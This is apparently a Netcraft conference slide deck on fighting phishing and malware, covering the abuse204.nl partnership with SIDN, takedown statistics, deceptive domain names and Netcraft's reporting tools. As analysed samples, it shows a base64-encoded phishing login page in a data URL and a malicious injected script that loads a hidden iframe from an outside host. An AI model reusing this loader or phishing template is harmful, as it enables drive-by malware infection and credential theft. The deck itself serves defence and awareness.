

The fight against Phishing, Malware & Fraud

Jon Isbell, Netcraft

<jli@netcraft.com>



Anti-Phishing

Application testing

Anti-Malware

Internet Security

Automated network scanning

Anti-Fraud

NETCRAFT

Identifying trends

Web servers

Content technologies

Internet Research

Hosting companies

Tracking market share

Since 1995

Operating systems

SSL





What is phishing?

- “**fishing** for information”
- Over **18 million** phishing sites blocked by Netcraft since 2005
- Estimated **£35 million** annual UK loses*



Spot the difference?



Phishing is always evolving

Phishing attacks can be encoded in a **data URL**

```
GMT 2016-01-07 21:11:13 Email Login  
data:text/html;base64,PCFkb2N0eXB1IGh0bWw+DQo8aHRtbD4NCjxoZWFKPg0KPG1ldGEgY2hhcnNldD0idXRmL  
TgiPg0KPHRpdGx1PkVtYWlsIExvZ2luPC90aXR5ZT4NCjxzdHlsZSB0eXB1PSJ0ZXh0L2NzcyI+DQo8IS0tDQouc3R5  
bGUxIHsJYmFja2dyb3VuZC1jb2xvcjogI0ZGRkZGRjsnNCn0NCi5zdHlsZTUgew0KCWZvbnQtc216ZTogbGFyZ2U7D[.  
..]
```



Dropbox. Your stuff, anywhere.



To view the shared document, you are required to
Login with your email address below:



Email Address:

Email Password:

Sign in

More unusual attacks

- Attacks are sent as **HTML attachments** with the phishing email
- The attached form submits to a **handler somewhere on the web**
- Commonly the user is redirected to the target organisation i.e. Barclays
- No fraudulent content is publicly visible



Tackling abuse for TLDs

- **.nl** is managed by **SIDN**
- **5.5 million** registered domains^[1]
- **4th largest** ccTLD^[1]
- **.nl + .com** combined account for **90%** of Dutch internet user's website visits^[2]




abuse204.nl

- “abuse to zero for .nl”
- Reduce phishing and malware
- Partnership with **Netcraft**
- Established **late 2014**



Attack countermeasures

- Netcraft automatically contacts relevant parties in order to have attacks shutdown as quickly as possible
- Key questions: Who to contact, How best to contact them, How to monitor and ensure the attack remains down



Abuse within .nl

- Phishing attacks against Dutch companies:

Organisation	.nl rank	Worldwide rank
ABN AMRO Bank N.V	9	141
ING Group	13	114
Rabobank	15	81
Marktplaats	24	142

- Phishing attacks in Dutch: **2%** worldwide vs **17%** in .nl

Protecting .nl

This URL is currently **hosting malware**.

- Making life easier for receivers of the reports with:
- Machine readable **X-ARF reports**
- **Malware incident analysis** web interface to highlight malicious code



IP address	46.235.43.66
Country	 NL
Netblock owner	WebReus Webhosting

[See full site report](#)

The following malicious code was loaded as part of the resources:

```
http://aspectz.nl/

7. <title>Nieuwe pagina 3</title>
8. </head>
9.
10. <body bgcolor="#FFFFFF"><!--c3284d--><script>
11.   var _q = document.createElement('iframe'),
12.       _n = 'setAttribute';
13.   _q[_n]('src', 'http://mytresca.com/counter.php');
14.   _q.style.position = 'absolute';
15.   _q.style.width = '16px';
16.   _q[_n]('frameborder', navigator.userAgent.indexOf('39c33260f6d767:');
17.   _q.style.left = '-6200px';
18.
```

The result

- **80%+** of phishing attacks down within first 24 hours
- Median final outage **4.7 hrs** after discovery
- Previous median outage 13 hrs in .nl (Oct 2013), 10 hrs worldwide in 2H 2014 (APWG) ^[1]
- 9th largest TLD by domains responding to HTTP, but only ranked **21st** by unique phishing domains ^[2]




Domains registered for fraud

Phishing Domains in Traditional TLDs

hm-gov.co.uk
icloud-unlock.pl
paypal-office.com
halifaxonline-uk.com
itunes-security.net
natwestnwolb.co.uk
banskfamerica.com
nationalrailco.uk


Phishing Domains in .nl

admarkt.marktplaatl.nl
server-lcscards.nl
apple-icloud.nl
netflixgarantie.nl
youtrube.nl
googla.nl



New gTLDs

- **850** new gTLDs
- **3%** of all domains responding to HTTP are now in new gTLDs*
- **0.9pp** increase from 6 months ago*




Deceptive domains in new gTLDs

- New gTLDs provide new options for phishers to register convincing fraudulent domains
- Promotional offers are common in new gTLDs
- In the last 6 months **261** new gTLDs have had phishing attacks in them

New gTLDs

paypal-account-verification.center
paypal.resolution-center.help
paypals.help
lmessage.help
paypal-intl.support



Useful tools – Netcraft Extension

- <http://toolbar.netcraft.com>
- Chrome, Opera & Firefox
- Live blocking of phishing attacks
- Easily accessible site information



The screenshot shows a browser window displaying the Netcraft Site Report for the URL www.google.co.uk. The report includes a green progress bar, a risk rating of 0, and a table of site details. The Netcraft logo is visible in the bottom left, and a 'Report phish' button is in the bottom right.

Risk Rating: 0			
Country:	US	Site rank:	20
First seen:	January 2013	Host:	Google Inc.
PFS:	✓	SSLv3:	Supported

Useful tools – Site report


- http://toolbar.netcraft.com/site_report
- Hosting History, SSL Certificate Information (Revocation, Heartbleed, PFS), DMARC / SPF, Site Technologies , Web Trackers

☐ Web Trackers


Web Trackers are third-party resources loaded onto a webpage. Trackable resources include social sharing widgets, javascript files, and images. These trackers can be used to monitor individual user behaviour across the web. Data derived from these trackers are primarily used for advertising or analytics purposes.

9 known trackers were identified.

Companies




Categories



Useful tools – Blog

- <http://news.netcraft.com>
- Recent articles:
 - BBC websites still suffering after DDoS attack
 - World Bank hacked by PayPal phishers
 - Nigerian government serving up fresh phish



The screenshot shows the Netcraft News website. At the top left is the Netcraft logo. On the right, there are links for "Contact Us" and "Subscribe" along with social media icons for Twitter, Facebook, and RSS. Below this is a search bar with the text "Search Netcraft" and a "Search" button. A navigation menu contains links for "Home", "News", "Anti-Phishing", "Security Testing", "Internet Data Mining", "Performance", and "About Netcraft". The main content area features a featured article titled "US military still SHAckled to outdated DoD PKI infrastructure" with a sub-headline "Despite widespread concerns over the security of the SHA-1 hash algorithm, the US Department of Defense is still issuing SHA-1 signed certificates, and using them to secure connections to .mil websites." To the right of the featured article is a "Most Popular" section with two items: "1. November 2015 Web Server Survey" and "2. DigitalOcean becomes the second largest hosting company in the world".



Reporting fraudulent sites

- Protect the internet!
- http://toolbar.netcraft.com/report_url
- Email scam@netcraft.com
- Receive branded goodies:
Flash drive, Mug, Polo Shirt,
Targus Backpack & even an iPad!

